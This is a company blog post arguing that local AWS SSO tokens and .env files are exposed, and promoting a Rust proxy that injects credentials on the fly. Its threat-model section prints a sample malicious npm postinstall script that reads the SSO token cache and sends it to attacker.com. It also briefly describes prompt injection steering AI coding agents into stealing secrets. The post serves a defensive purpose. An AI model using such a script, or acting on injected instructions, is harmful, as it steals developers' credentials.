
Why We Built a Rust Proxy for Zero-Secret Local Runtimes
As developers, we have collectively accepted a dangerous security compromise in the name of productivity: we let highly privileged credentials run naked on our local machines.
Every day, we wake up, spin up our IDEs, and run commands that call cloud resources, staging databases, and internal APIs. But have you ever stopped to ask: how exactly do those credentials get from your secure enterprise identity provider into your application’s runtime environment?
If your answer is “through a .env file” or “using modern aws sso login,” you are living in a security illusion.
In this post, we’re going to shatter that illusion, analyze the local threat model that traditional password managers completely ignore, and explain why we built a Rust-based transparent proxy to pioneer a new paradigm: The Zero-Secret Local Runtime.
1. Shattering the “Safe SSO” Illusion
We’ve mostly moved away from hardcoding static long-lived IAM Access Keys on our laptops—and that’s a good thing. Today, modern engineering teams enforce Role-Based Access Control (RBAC) via tools like AWS IAM Identity Center (formerly AWS SSO). You type a simple command:
aws sso loginIt opens your browser, you complete the Okta or Entra ID MFA challenge, the browser redirects, and your terminal magically has access to your company’s AWS cloud. It feels clean. It feels safe. But open your terminal right now and run this command:
cat ~/.aws/sso/cache/*.jsonWhat you will see is a raw, unencrypted JSON payload lying on your drive that looks like this:
{
  "startUrl": "https://d-12345678.awsapps.com/start",
  "region": "us-east-1",
  "accessToken": "eyJraWQiOiJmMTIy...[hundreds of raw characters]...yNGRj",
  "expiresAt": "2026-07-08T21:00:00Z"
}
This is the safety pin of your cloud infrastructure. That accessToken is valid for up to 8 to 12 hours. It is raw, readable, and completely unguarded.
2. The Local Threat Model: Why Your Local Disk is Compromised
Why is having raw tokens on your disk so dangerous? Because local machine security boundary is increasingly porous.
Threat A: Malicious Dependency Injection (e.g., npm install)
We run npm install, pip install, or cargo build dozens of times a week. Modern package registries are prime targets for typosquatting and dependency confusion attacks.
An attacker only needs to get a single malicious package into your nested dependency tree. A simple postinstall script in a rogue package requires exactly three lines of code to swipe your credentials:
// A malicious postinstall script running silently in the background
const fs = require('fs');
const http = require('https');
// Find your active SSO caches, .env files, or .ssh/keys
const payload = fs.readFileSync(process.env.HOME + '/.aws/sso/cache/some-token.json', 'utf8');
// Exfiltrate to attacker's server
http.get(`https://attacker.com/steal?data=${Buffer.from(payload).toString('base64')}`);
Threat B: Extension & Tooling Sandbox Escapes
Our IDEs are packed with third-party extensions. A vulnerable or compromised VS Code extension has read access to your home directory, allowing it to easily harvest everything in your .env files or SSH directories in the background.
Threat C: The Agentic Loophole (AI Coding Assistants & Autonomous Agents)
We are entering the era of AI-native development. Modern developers increasingly rely on local AI coding assistants and autonomous agents to write code, install packages, and execute terminal commands on their behalf.
But this introduces a massive new security risk. An AI agent is essentially an autonomous process running with the developer’s local permissions. If an agent is hijacked via a prompt injection attack (e.g., by reading a malicious codebase, issue, or PR description containing instruction injections), it can be manipulated into executing shell commands or reading files.
If your private keys, .env files, or AWS OIDC tokens are sitting on your disk in plain text, a compromised or misbehaving AI agent can harvest and exfiltrate them in milliseconds.
By shifting to a Zero-Secret Local Runtime, the AI agent never has access to the actual secrets because they simply do not exist on the file system or in environment variables. The agent can perform its tasks and make network calls (which are dynamically signed by the proxy), but it can never steal the underlying keys because it cannot read what isn’t there.
3. The Password Manager Blind Spot
You might think: “I use enterprise-grade password managers (like 1Password or Bitwarden). I am safe.”
But there is a fundamental mismatch. Traditional password managers were designed for humans interacting with browsers via DOM input boxes. They excel at filling in your Facebook or Jira password.
However, they are completely blind to headless local runtimes. Your backend Python script, your Rust microservice, or your Docker container running on localhost cannot click a browser extension. To authenticate, these headless processes demand raw strings—stored either in process memory, environment variables, or flat files.
This is where the credential security chain breaks.
4. The Solution: Zero-Secret Local Runtimes
To close this gap, we had to rethink the authentication flow entirely. What if your local application never needed to hold or see the actual keys or tokens at all?

This is why we built Xecures Proxy—a Rust-based transparent local proxy that acts as a secure cryptographic boundary on your machine.
Instead of writing credentials to disk, your local client points its traffic to the local proxy. The proxy acts as the dynamic gatekeeper, seamlessly intercepting requests, validating active enterprise sessions, and injecting credentials directly into the network stream on-the-fly.
Here is how the network-level interception and injection process works under the hood in a typical deployment:
Under the Hood: A Simple Local Configuration
To get the transparent runtime injection working in our local beta, you only need to configure two JSON files on your machine:
- The Resource Connector Configuration: This tells the local proxy which protocol (e.g., HTTP AWS proxy) and local port to listen to. We configure it to listen on
10000:
{
  "id": "http_aws_test",
  "name": "http_aws_test",
  "description": "http aws test resource",
  "protocolType": "http-aws",
  "configuration": "{\"listen\":\"127.0.0.1:10000\",\"force_ssl\":true}"
}- The Local Credential Configuration: This holds the temporary keys to inject:
{
  "id": "http_aws_test",
  "credential_type": "access_key",
  "vault": {
    "http_aws_test_lambda": {
      "access_key_id": "your ak id",
      "secret_access_key": {
        "sealed": false,
        "value": "your sk value"
      }
    }
  }
}
The local proxy reads these configurations and performs the interception and signing on-the-fly.
Putting It to the Test: A Quick CLI Demo
Once configured, you can launch the Xecure Desktop GUI and start the tunnel for your resource connector. In our example, we click “Start Tunnel” on the http_aws_test connector, which spins up our AWS proxy tunnel listening locally on 127.0.0.1:10000:

Now, with the proxy tunnel actively intercepting traffic, we can test the runtime credential injection directly from our terminal. We execute the following AWS CLI command, passing dummy credentials (http_aws_test_lambda and test):
AWS_PAGER="" AWS_ACCESS_KEY_ID=http_aws_test_lambda AWS_SECRET_ACCESS_KEY=test \
aws lambda invoke \
  --endpoint-url http://localhost:10000 \
  --region ca-central-1 \
  --no-verify-ssl \
  --function-name http_proxy_hello_world \
  --cli-binary-format raw-in-base64-out \
  --payload '{"test_key": "test_value"}' \
  response.json
The result:
The local proxy catches the request, maps the dummy credentials to the active resource connector, swaps them with the real credentials (your ak id and your sk value) on-the-fly, signs the request, and forwards it to AWS.
The Lambda function is successfully triggered, returning:
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
This verifies the zero-secret runtime: the developer’s command line and application environment never saw, held, or touched the actual, highly-sensitive AWS secret keys.
The Security Dilemma: Storing Secrets Locally
This architecture naturally raises a critical security question: if the application runtime and code never touch the keys, where are they actually stored?
For our Local Beta, the proxy coordinates with a secure local Daemon to manage keys locally. While storing flat files locally is simple and excellent for a quick dev demo, it represents a familiar security compromise: the credentials still reside on the developer’s local disk. If the laptop is lost, compromised, or a local tool performs an unauthorized read, these files can still be extracted.
To transition this architecture to a production-grade, enterprise ecosystem, we are building Xecures Vault. Instead of distributing credentials to individual laptops, raw secrets will reside exclusively inside a centralized, cryptographically secure vault. The local proxy will dynamically coordinate with this vault to inject credentials on-the-fly, ensuring a true zero-disk footprint across your entire engineering team.
How exactly does Xecures Vault achieve this without compromising network latency or developer experience? That is a massive architectural topic of its own—and exactly what we will unpack in our next technical deep-dive.
(Until then, you can start securing your local runtimes today using our Local Proxy Beta!)
5. Enterprise Win: Instant Offboarding and Zero Role Sprawl
For CISO and IT administrators, this architecture solves two of the most painful operational challenges in modern software engineering.
Challenge 1: The Zombie Role Proliferation (Role Sprawl)
Even with AWS SSO, administrators face a massive operational burden: they must manually provision and map hundreds of specific Roles and Accounts in the AWS console for individual developers. When a developer logs into the SSO portal, they are greeted by a confusing mess of roles and “zombie accounts” leftover from old projects, creating cognitive overhead and expanding the attack surface.
The Zero-Secret Solution: Xecures Proxy acts as the single identity broker. You no longer need to create or maintain messy, individual roles on the actual AWS Cloud Server layer. You simply define the policy once in your upper-layer IAM. When the developer’s proxy makes a request, the proxy assumes the appropriate privileges in the background. The actual cloud environment remains pristine, completely free of “zombie roles.”
Challenge 2: The Developer Offboarding Nightmare
In typical setups, when a developer leaves, IT admins revoke their access on Okta/Azure, but then face the anxiety of residual secrets: what tokens are still cached in their ~/.aws/ directories or .env backups?
The Zero-Secret Solution: Offboarding becomes immediate and absolute:
- No Residual Secrets: Because the developer never had access to the raw keys (they were only dynamically injected at the network layer upon active session validation), they have zero corporate secrets to take with them.
- Instant Revocation: The exact millisecond an administrator disables the user’s account in Okta or Microsoft Entra ID, the developer’s local Daemon fails the live session validation. Instantly, the local machine loses the ability to sign requests or fetch database queries.
The security loop is closed on the first second, not after weeks of anxiety-ridden secret rotation.
6. Open Architecture: Try the Beta
We believe that security tools should hold themselves to the highest transparency standards. An insecure security tool is the ultimate irony, which is why we choose to share our technical design and local interception mechanisms openly.
If you are a developer, DevOps engineer, or security-minded architect who is tired of dealing with .env sprawl, confusing AWS role management, and SSO security vulnerabilities, we’d love to have you test our solution.
We are currently running a private beta of our Rust-based transparent developer proxy. Join our Private Beta to get early access and help us build a world where development is safe, robust, and entirely zero-secret.